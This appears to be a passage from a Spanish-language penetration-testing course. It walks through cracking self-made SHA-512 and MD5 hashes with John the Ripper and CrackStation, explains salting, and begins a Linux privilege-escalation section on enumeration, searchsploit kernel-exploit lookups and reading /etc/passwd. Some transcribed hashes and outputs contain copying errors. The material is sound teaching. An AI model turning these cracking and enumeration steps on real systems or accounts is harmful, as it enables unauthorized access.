Ingresa el comando siguiente para verificar los métodos de encriptación que soporta la herramienta:

```
(kali㉿kali)-[~]
$ mkpasswd --method help
Available methods:
yescrypt      Yescrypt
gost-yescrypt GOST Yescrypt
scrypt        scrypt
bcrypt        bcrypt
bcrypt-a     bcrypt (obsolete $2a$ version)
sha512crypt   SHA-512
sha256crypt   SHA-256
sunmd5       SunMD5
md5crypt      MD5
bsdicrypt    BSDI extended DES-based crypt(3)
descrypt     standard 56 bit DES-based crypt(3)
nt           NT-Hash
```

sha512crypt es el método para el algoritmo **SHA-512**.

Con el siguiente comando vamos a generar una contraseña del string **abc123** y con un hash de tipo **SHA-512**.

```
mkpasswd --method=sha512crypt abc123
```

```
(kali㉿kali)-[~]
$ mkpasswd --method=sha512crypt abc123
$6$ZLW0PAMHtgk2Nf0$QZ/1JNUA9WY5KcP1z5ArRML.oM7FccH2vHn2sLryTF0fLJrx2PVecdu9eo78z.Koqd.F0JHdgG4V5MZ/gQ/
```

Ya que hemos generado la contraseña, la verificamos utilizando la herramienta **hashid** con el siguiente comando:

```
hashid -j 'contraseña'
```

```
(kali㉿kali)-[~]
$ hashid -j '$6$ZLW0PAMHtgk2Nf0$QZ/1JNUA9WY5KcP1z5ArRML.oM7FccH2vHn2sLryTF0fLJrx2PVecdu9eo78z.Koqd.F0JHdgG4V5MZ/gQ/'
Analyzing '$6$ZLW0PAMHtgk2Nf0$QZ/1JNUA9WY5KcP1z5ArRML.oM7FccH2vHn2sLryTF0fLJrx2PVecdu9eo78z.Koqd.F0JHdgG4V5MZ/gQ/'...
[+] SHA-512 Crypt (JtR Format: sha512crypt)
```

La opción **-j** en la herramienta **hashid** nos devuelve el formato que debemos ingresar en **JtR** para el algoritmo **SHA-512**. Como puedes observar en la imagen anterior, **hashid** pudo identificar el tipo de *hash* correctamente, incluyendo el formato para **JtR**.

Vamos a guardar la contraseña en un archivo de texto; yo lo voy a hacer en un archivo que llamaré **crackFBruta.txt**:

```
GNU nano 6.1
$6$ZLW0PAMHtgk2Nf0$QZ/1JNUA9WY5KcP1z5ArRML.oM7FccH2vHn2sLryTF0fLJrx2PVecdu9eo78z.Koqd.F0JHdgG4V5MZ/gQ/
```

En este punto ya estamos listos para crackear la contraseña con **JtR**.

John the Ripper

El comando para crackear la contraseña por fuerza bruta con **JtR** es el siguiente:

```
john -incremental --format=sha512crypt <archivo>
```

```
(kali㉿kali)-[~]
$ john -incremental --format=sha512crypt crackFBruta.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123
(?) 
1g 0:00:00:07 DONE (2022-03-06 15:30) 0.1300g/s 1697p/s 1697c/s 1697C/s amber1.. abby99
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

JtR ha crackeado con éxito la contraseña devolviendo el valor de texto no cifrado **abc123**

Cracking Offline de Contraseñas con Ataque de Diccionario

Con la herramienta **mkpasswd**, vamos a generar una contraseña en formato para Linux (**crypt(3)**) del string **abc123** y con un *hash* de tipo **SHA-512** de la siguiente manera:

```
mkpasswd --method=sha512crypt ilov3hacking
```

```
(kali㉿kali)-[~]
$ mkpasswd --method=sha512crypt ilov3hacking
$6$PA75Cc7vNE3b6Ad1$1J7Fr.qf2yaWIjz36tmV7vMtGg9vsR5mKXfWWN9Dco69C9Y4Ay3QUQ9gv1DL/7xTJApeEijqF5k0BxpNcp5F1
(kali㉿kali)-[~]
```

Una vez generada la contraseña, la verificamos con la herramienta **hashid** de la siguiente manera:

```
hashid -j 'hash'
```

```
(kali㉿kali)-[~]
$ hashid -j 'hash'
$6$PA75Cc7vNE3b6Ad1$1J7Fr.qf2yaWIjz36tmV7vMtGg9vsR5mKXfWWN9Dco69C9Y4Ay3QUQ9gv1DL/7xTJApeEijqF5k0BxpNcp5F1
(kali㉿kali)-[~]
$ hashid -j '6$PA75Cc7vNE3b6Ad1$1J7Fr.qf2yaWIjz36tmV7vMtGg9vsR5mKXfWWN9Dco69C9Y4Ay3QUQ9gv1DL/7xTJApeEijqF5k0BxpNcp5F1'
Analyzing '6$PA75Cc7vNE3b6Ad1$1J7Fr.qf2yaWIjz36tmV7vMtGg9vsR5mKXfWWN9Dco69C9Y4Ay3QUQ9gv1DL/7xTJApeEijqF5k0BxpNcp5F1'
[+] SHA-512 Crypt [JtR Format: sha512crypt]
(kali㉿kali)-[~]
```

Como puedes observar en la imagen anterior, **hashid** pudo identificar el tipo de *hash* y formato para **JtR** correctamente.

Vamos a guardar la contraseña en un archivo de texto; yo lo voy a hacer en un archivo que llamaré **crackDir.txt**:

```
(kali㉿kali)-[~]
$ john --show crackDir.txt
?:abc123
1 password hash cracked, 0 left
(kali㉿kali)-[~]
```

En este punto ya estamos listos para crackear la contraseña. Para esto, vamos a utilizar la *wordlist* **rockyou.txt**. El comando para crackear la contraseña con **JtR** es el siguiente:

```
john --wordlist=<wordlist> --format=sha512crypt <archivo>
```

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=sha512crypt crackDir.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilov3hacking
(?) 
1g 0:00:00 DONE (2022-03-06 15:45) 7.142g/s 1828p/s 1828c/s 1828C/s 123456 .. samsung
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

JtR ha crackeado con éxito la contraseña devolviendo el valor de texto no cifrado **ilov3hacking**

También pudimos haber dejado que **JtR** determinara el tipo de *hash* dejando fuera las opciones de formato en el comando. Sin embargo, hay ocasiones en las que es necesario especificar el tipo de *hash* para un mejor funcionamiento de la herramienta.

Para ver una lista de formatos soportador por **JtR** ingresa el siguiente comando:

```
john --list=formats
```

En caso de que quieras ver nuevamente los *hashes* o contraseñas crackeadas por **JtR** en otro archivo, utiliza el siguiente comando:

```
john --show <archivo_crackeado.txt>
```

```
(kali㉿kali)-[~]
$ john --show crackFBruta.txt
?:abc123
1 password hash cracked, 0 left
(kali㉿kali)-[~]
$ john --show crackDir.txt
?:ilov3hacking
1 password hash cracked, 0 left
```

En caso de que quieras ver todos los *hashes* o contraseñas crackeadas por **JtR**, utiliza el siguiente comando:

```
cat ~/john/john.pot
```



```
(kali㉿kali)-[~]
└─$ cat ~/john/john.pot
$6$1ZLWpPAMHlgk2Nf0s$Qz/1jMJA9MYBkgRw9P125ArRML.oM7FcrHvHm2sLryTF0fLjrxZPVecdu9eo76z.Kqqd.f0JHdgG4V5MZ/gQ/:abc123
$6$PA7SCC7vNE2b6Ad1$1J7Fr.qf2yaMIjz36tmV7vHt6g9vsR5eKXrWN9Dc069c9Y4Ay3Q0Qgv1BL/xTJApe@1jqf5k08XpNcp5F1:ilovihacking
```


Como puedes observar en la imagen anterior, el archivo **john.pot** guarda la información con el formato **contraseña-hash:string**

Salting

Un *salt* es un *string* único y, preferentemente, generado de manera aleatoria. El *salt* se agrega o se mezcla al *string* de texto claro y luego se calcula el *hash* del *string* mixto.

Veamos por qué el *salting* es bastante útil.

Imaginemos que hemos obtenido acceso a una base de datos. En una de las tablas, nos encontramos los datos de un usuario llamado **usuario1** y el *hash* **90bb9069cc6df1810098f9f0a7951497**. Utilizando el servicio de *cracking* del sitio web <https://crackstation.net/>, podemos reconocer que el *hash* es de tipo **MD5** y corresponde al *string* **acceso123**. Cabe resaltar que, este *hash* no está encriptado por ningún método como se menciona en la lectura anterior. Es un *hash* directo del *string*.



CrackStation

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

90bb9069cc6df1810098f9f0a7951497

I'm not a robot

HCAPTCHA

Crack Hashes

Hash	Type	Result
90bb9069cc6df1810098f9f0a7951497	MD5	acceso123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.


Como ya lo hemos visto, dado un algoritmo de *hash* específico, el mismo *string* siempre producirá el mismo *hash*, a menos que se use un *salt*.

Por lo general, un *salt* se guarda junto al *hash* y se separa con algún tipo de delimitador, como un signo de pesos (\$) o dos puntos (:).

Hagamos una práctica de esto. Sabemos que el *string* **acceso123** produce el *hash* **MD5 90bb9069cc6df1810098f9f0a7951497**. Si antepusiéramos un *salt* al *string* con el delimitador : (**salt:string**) obtendríamos un *hash* diferente. Por ejemplo, agreguemos el *salt* **poc1**.

La mezcla daría el siguiente *string*: **poc1:acceso123**


El *string* **poc1:acceso123** produce el *hash* MD5 **feb3beaddeb90f0109de1724bc190784**



```
(kali㉿kali)-[~/Downloads]
└─$ echo -n "poc1:acceso123" | md5sum
feb3beaddeb90f0109de1724bc190784 -
```

Nuevamente, el *hash* mostrado en la imagen anterior es un *hash* directo del *string*, sin algún método o encriptación.

Si un atacante obtuviera este nuevo *hash*, tendría muchas más dificultades para *crackear* el *hash* que si obtuviera el original sin *salt*:



CrackStation

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

feb3beaddeb90f0109de1724bc190784

I'm not a robot

HCAPTCHA

Crack Hashes

Hash	Type	Result
feb3beaddeb90f0109de1724bc190784	Unknown	Not Found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Si un usuario diferente en el mismo sistema configura la misma contraseña, este recibiría un *salt* diferente y, por lo tanto, un *hash* diferente. Por ejemplo, podrían recibir el *salt* **poc2**

```
(kali㉿kali)-[~/Downloads]
$ echo -n "poc1:acceso123" | md5sum
feb3beaddeb90f0109de1724bc190784 -
(kali㉿kali)-[~/Downloads]
$ echo -n "poc2:acceso123" | md5sum
29505ad1b2b1bf2b387ea99cf235cc88 -
(kali㉿kali)-[~/Downloads]
```

SECCION 22: POST-EXPLOTACION Escalada de privilegios

Introducción

En esta sección aprenderás sobre algunas técnicas comunes de escalada de privilegios en Linux. Estadísticamente, la mayoría de las organizaciones utilizan sistemas operativos Windows en servidores y estaciones de trabajo. Pero si echas un vistazo más amplio a la infraestructura completa, también encontrarás una gran cantidad de dispositivos que se ejecutan en Linux. Ejemplos de dispositivos que son muy propensos a ejecutar un sistema operativo basado en un kernel Linux son firewalls, routers, servidores de VoIP, NAS y servidores web. Este tipo de dispositivos son muy críticos para la infraestructura de una empresa con graves consecuencias cuando se ven comprometidos.

Sucede muy a menudo que los administradores de sistemas en entornos Windows pasan por alto los dispositivos en Linux por muchas razones. Una de estas razones es la falta de conocimiento sobre la administración de sistemas en Linux y cómo protegerlos. Esto puede dar lugar a que los dispositivos en Linux críticos sean el eslabón más débil de la cadena de seguridad y se conviertan en una gran amenaza para la seguridad de una compañía. Por lo tanto, es muy importante como pentester, no enfocarse solamente en los sistemas Windows sino también en sistemas Linux.

Las formas más comunes de escalada de privilegios en los sistemas Linux son tomando ventaja de vulnerabilidades en el kernel, configuraciones incorrectas y software vulnerable. Nuevas vulnerabilidades en el kernel son descubiertas de forma regular y a menudo implican una amplia gama de versiones de kernel. También las configuraciones erróneas en archivos, servicios, mecanismos de seguridad y software obsoleto comúnmente permiten la escalada de privilegios.

En la siguiente sección comenzaremos con la recopilación de información relevante del sistema que puede ser útil para la escalada de privilegios como la versión del kernel, servicios en ejecución, aplicaciones instaladas y permisos de archivo. Después, veremos cómo encontrar exploits que permitan la escalada de privilegios, la compilación de los exploits (local o remota) y finalmente la escalada de privilegios.

Recopilación Manual de Información del Sistema

El primer paso al intentar elevar privilegios es recopilar información del sistema. Esto no sólo nos ayudará a tener una mejor comprensión de cómo se encuentra configurado un sistema, sino también a saber qué aplicaciones y servicios se ejecutan en el host. Los servicios que se ejecutan con privilegios de root son de especial interés para la escalada de privilegios. Cuando podemos explotar un servicio que se ejecuta como root y que permite ejecutar comandos en el sistema, éstos se ejecutarán como root. Las aplicaciones que están configuradas para ejecutarse con privilegios más altos mediante el permiso SUID también son muy útiles.

Para obtener una escalada de privilegios efectiva en Linux, es necesario saber cierta información del sistema como:

- Tipo de distribución y versión
- Versión del *kernel*
- Aplicaciones y servicios en ejecución
- Archivos con permisos débiles
- Tareas programadas
- Cualquier otra información importante sobre el sistema.

Veamos los comandos que podemos usar para recopilar la información más importante de un sistema basado en Linux de manera manual. A menos que se indique lo contrario, los comandos que verás funcionan en la mayoría de las distribuciones de Linux.

Sistema Operativo, Kernel y Nombre de Host

Los siguientes comandos imprimen el sistema operativo, la versión del *kernel*, el nombre de host y la información del sistema en el terminal:

- `uname -a`
- `cat /etc/issue`
- `cat /proc/version`
- `lsb_release -a` (Distros basados en Debian)
- `cat /etc/centos-release` (Centos)
- `hostname`

```
(kali㉿kali)-[~/opt]
$ uname -a
Linux kali 5.15.0-kali3-amd64 #1 SMP Debian 5.15.15-2kali1 (2022-01-31) x86_64 GNU/Linux
(kali㉿kali)-[~/opt]
$ cat /etc/issue
Kali GNU/Linux Rolling \n \l

(kali㉿kali)-[~/opt]
$ cat /proc/version
LINUX version 5.15.0-kali3-amd64 (devel@kali.org) (gcc-11 (Debian 11.2.0-14) 11.2.0, GNU ld (GNU Binutils for Debian) 2.37-90.20220123) #1 SMP Debian 5.15.15-2kali1 (2022-01-31)

(kali㉿kali)-[~/opt]
$ lsb_release
No LSB modules are available.
Distributor ID: Kali
Description:   Kali GNU/Linux Rolling
Release:    2022.1
Codename:   kali-rolling

(kali㉿kali)-[~/opt]
$ hostname
kali
```

Esta información se puede utilizar para buscar vulnerabilidades conocidas que apliquen a la distribución y/o kernel de Linux.

Por ejemplo, con el siguiente comando podemos buscar vulnerabilidades en searchsploit para el kernel de Linux 3.9:

```
searchsploit linux kernel 3.9
└── (kali㉿kali)-[~/opt]
$ searchsploit linux kernel 3.9
```

Exploit Title	Path
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege	solaris/local/15962.c
Linux Kernel 2.2.12/2.2.14/2.3.9 (RedHat 6.x) - Socket Denial	linux/dos/19818.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalati	linux/local/50135.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem'	linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Con	linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Co	linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race	linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Con	linux/local/40611.c
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Race	linux_x86-64/local/33516.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X8	linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arb	linux/local/31346.c
Linux Kernel 3.4 < 3.13.2 - recvmsg x32 compat (PoC)	linux/dos/31305.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After	linux/dos/43234.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation	linux/local/41886.c
< 3.16.1 - 'Remount FUSE' Local Privilege Escalati	linux/local/3#23.c
< 3.16.39 (Debian 8 x64) - 'inotify' Local Privile	linux_x86-64/local/44302.c

Puedes utilizar la opción `--exclude=` para filtrar resultados no deseados en la búsqueda. Por ejemplo, para excluir los exploits de DoS en la búsqueda previa, utiliza el comando:

```
searchsploit linux kernel 3.9 --exclude="/dos/"
└── (kali㉿kali)-[~/opt]
$ searchsploit linux kernel 3.9 --exclude="/dos/"

Exploit Title | Path
----- | -----
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege | solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalati | linux/local/50135.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Con | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Co | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Con | linux/local/40611.c
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Race | linux_x86-64/local/33516.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X8 | linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arb | linux/local/31346.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation | linux/dos/41886.c
< 3.16.1 - 'Remount FUSE' Local Privilege Escalati | linux/local/3#23.c
< 3.16.39 (Debian 8 x64) - 'inotify' Local Privile | linux_x86-64/local/44302.c
Linux Kernel < 4.10.15 - Race Condition Privilege Escalation | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Pr | linux/local/45553.c
Linux Kernel < 4.11.9 (Ubuntu 16.04 / Fedora 27) - Local Priv | linux/local/45010.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak | linux/local/44329.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Esc | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target' | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Loc | linux/local/43418.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint | linux/local/47169.c

Shellcodes: No Results
Papers: No Results
```

Información de Usuarios

Los siguientes comandos se pueden utilizar para recuperar información relacionada con los usuarios en el sistema, las sesiones activas y el usuario actual.

El comando siguiente imprime el contenido del archivo `passwd` en la terminal:

```
cat /etc/passwd
```

```
└── (kali㉿kali)-[~/opt]
$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

El archivo `passwd` almacena información esencial de las cuentas de usuarios necesaria durante el inicio de sesión. El archivo `passwd` se almacena en el directorio `/etc/` y contiene información como el ID de usuario, el ID de grupo principal, el directorio principal o `home` y la ruta de acceso a la `shell`. Una caracter x significa que la contraseña cifrada se almacena en el archivo `/etc/shadow`.

Los siguientes comandos se pueden utilizar para recuperar información sobre el usuario actual y las sesiones activas:

- whoami
- id
- who
- w

```
└── (Kali㉿Kali)-[~/opt]
$ whoami
kali

└── (Kali㉿Kali)-[~/opt]
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),117(bluetooth),120(wireshark),134(scanner),142(kaboxer)

└── (Kali㉿Kali)-[~/opt]
$ who
kali    tty7        2022-02-20 22:32 (:0)

└── (Kali㉿Kali)-[~/opt]
$ w
19:18:32 up 1 day, 8:57, 1 user, load average: 0.02, 0.01, 0.00
USER   TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
kali   tty7          :0           20Feb22 8days 18:58   0.92s xfce4-session
```

Asegúrate de prestar atención a los grupos a los que pertenece un usuario con privilegios. Un grupo especialmente importante es el grupo sudo (*Super User Do*). Un usuario que es miembro del grupo sudo es capaz de ejecutar comandos en el contexto del usuario root sin proporcionar la contraseña de root. Dependiendo de la configuración en el archivo **sudoers**, es posible que solo tengas que introducir la contraseña para el usuario actual o ninguna en absoluto.

Cuando estás en el contexto de un usuario que forma parte del grupo sudo, puedes obtener una lista de comandos que se pueden ejecutar como root con el siguiente comando:

```
sudo -l
```

```
(root㉿kali)-[~]
# sudo -l
Matching Defaults entries for root on kali:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User root may run the following commands on kali:
(ALL : ALL) ALL

(root㉿kali)-[~]
```

En este ejemplo, la última fila nos muestra que el usuario puede ejecutar TODOS los comandos como **root**.

Para los usuarios no **root**, el comando **sudo** es muy configurable. En lugar de permitir que un usuario limitado ejecute todos los comandos como **root**, se puede limitar a ciertos comandos al incluirlos a una *whitelist* en el archivo **/etc/sudoers**.

Por ejemplo, la siguiente línea en el archivo **sudoers** permitirá que un usuario llamado **usuario2** ejecute el comando **apt** como **root**:

```
usuario2 ALL=/usr/bin/apt
```

La salida del comando **sudo -l** para el usuario **usuario2** se verá así:

```
usuario2@kali:~/home/kali/opt$ sudo -l
Matching Defaults entries for usuario2 on kali:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User usuario2 may run the following commands on kali:
(root) /usr/bin/apt
usuario2@kali:~/home/kali/opt$
```

Si un usuario no tiene permiso para ejecutar comandos como **root**, la salida mostrará lo siguiente:

```
(usuario3㉿kali)-[~/home/kali/opt]
$ sudo -l
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

[sudo] password for usuario3:

```
Sorry, user usuario3 may not run sudo on kali.
```

```
(usuario3㉿kali)-[~/home/kali/opt]
$
```

Información de Redes

Los siguientes comandos muestran información de red.

Adaptadores de red:

- **ifconfig**
- **ip addr**

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.0.23 netmask 255.255.255.0 broadcast 10.0.0.255
      inet6 fe80::20c:29ff:fe01:94b1 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:01:94:b1 txqueuelen 1000 (Ethernet)
          RX packets 400703 bytes 336612555 (321.0 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 503273 bytes 72335597 (68.9 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Los siguientes comandos muestra la información de la tabla de enrutamiento en diferente formato:

- **route**
- **ip route**

```
(kali㉿kali)-[~]
$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         10.0.0.1        0.0.0.0         UG    100    0        0 eth0
10.0.0.0        0.0.0.0         255.255.255.0   U     100    0        0 eth0

(kali㉿kali)-[~]
$ ip route
default via 10.0.0.1 dev eth0 proto dhcp metric 100
10.0.0.0/24 dev eth0 proto kernel scope link src 10.0.0.23 metric 100
```

Utiliza el siguiente comando para mostrar las conexiones activas en el target:

```
netstat -antup
```

```
(kali㉿kali)-[~]
└─$ netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Local Address          Foreign Address        State      PID/Program name
tcp      636      0.0.0.0.115:46976    192.168.132.132:139 ESTABLISHED 7705/gvfsd-smb-brows
tcp6     0         0.0.0.0.1:8080      ::.*                LISTEN      5033/java
tcp6     0         0.0.0.0.1:36891     ::.*                LISTEN      5033/java
udp      0         0.0.0.0.23:68       10.0.0.1:67        ESTABLISHED -
```

El siguiente comando muestra el contenido de la tabla de ARP:

```
arp -e
```

```
(kali㉿kali)-[~]
└─$ arp -e
Address      HWtype  HWaddress          Flags Mask           Iface
10.0.0.1      ether   5c:b0:66:01:45:b9  C      eth0
```

Aplicaciones y Servicios

El comando siguiente muestra los procesos que se ejecutan en el sistema:

```
ps aux
```

```
(kali㉿kali)-[~]
└─$ ps aux
USER      PID %CPU %MEM    VSZ RSS TTY STAT START   TIME COMMAND
root      1 0.0 0.1 166160 11440 ? Ss Feb28 0:06 /sbin/init splash
root      2 0.0 0.0 0 0 ? S Feb28 0:00 [kthreadd]
root      3 0.0 0.0 0 0 ? I< Feb28 0:00 [rcu_gp]
root      4 0.0 0.0 0 0 ? I< Feb28 0:00 [rcu_par_gp]
root      5 0.0 0.0 0 0 ? I< Feb28 0:00 [kworker/0:0H-events_highpri]
root      6 0.0 0.0 0 0 ? I< Feb28 0:00 [mm_percpu_wq]
root      7 0.0 0.0 0 0 ? I< Feb28 0:00 [rcu_tasks_rude_]
root      8 0.0 0.0 0 0 ? S Feb28 0:00 [rcu_tasks_trace]
root      9 0.0 0.0 0 0 ? S Feb28 0:00 [rcu_tasks_rude_]
root     10 0.0 0.0 0 0 ? S Feb28 0:00 [rcu_tasks_trace]
root     11 0.0 0.0 0 0 ? S Feb28 0:00 [ksoftirqd/0]
```

Saber qué procesos se ejecutan con privilegios de root puede ser muy importante para la escalada de privilegios porque si puedes explotar alguno de ellos, te dará acceso a nivel de root. El comando siguiente muestra los procesos que se ejecutan con privilegios de root:

```
ps aux | grep root
```

```
(kali㉿kali)-[~]
└─$ ps aux | grep root
root      1 0.0 0.1 166160 11440 ? Ss Feb28 0:06 /sbin/init splash
root      2 0.0 0.0 0 0 ? S Feb28 0:00 [kthreadd]
root      3 0.0 0.0 0 0 ? I< Feb28 0:00 [rcu_gp]
root      4 0.0 0.0 0 0 ? I< Feb28 0:00 [rcu_par_gp]
root      5 0.0 0.0 0 0 ? I< Feb28 0:00 [kworker/0:0H-events_highpri]
root      6 0.0 0.0 0 0 ? I< Feb28 0:00 [mm_percpu_wq]
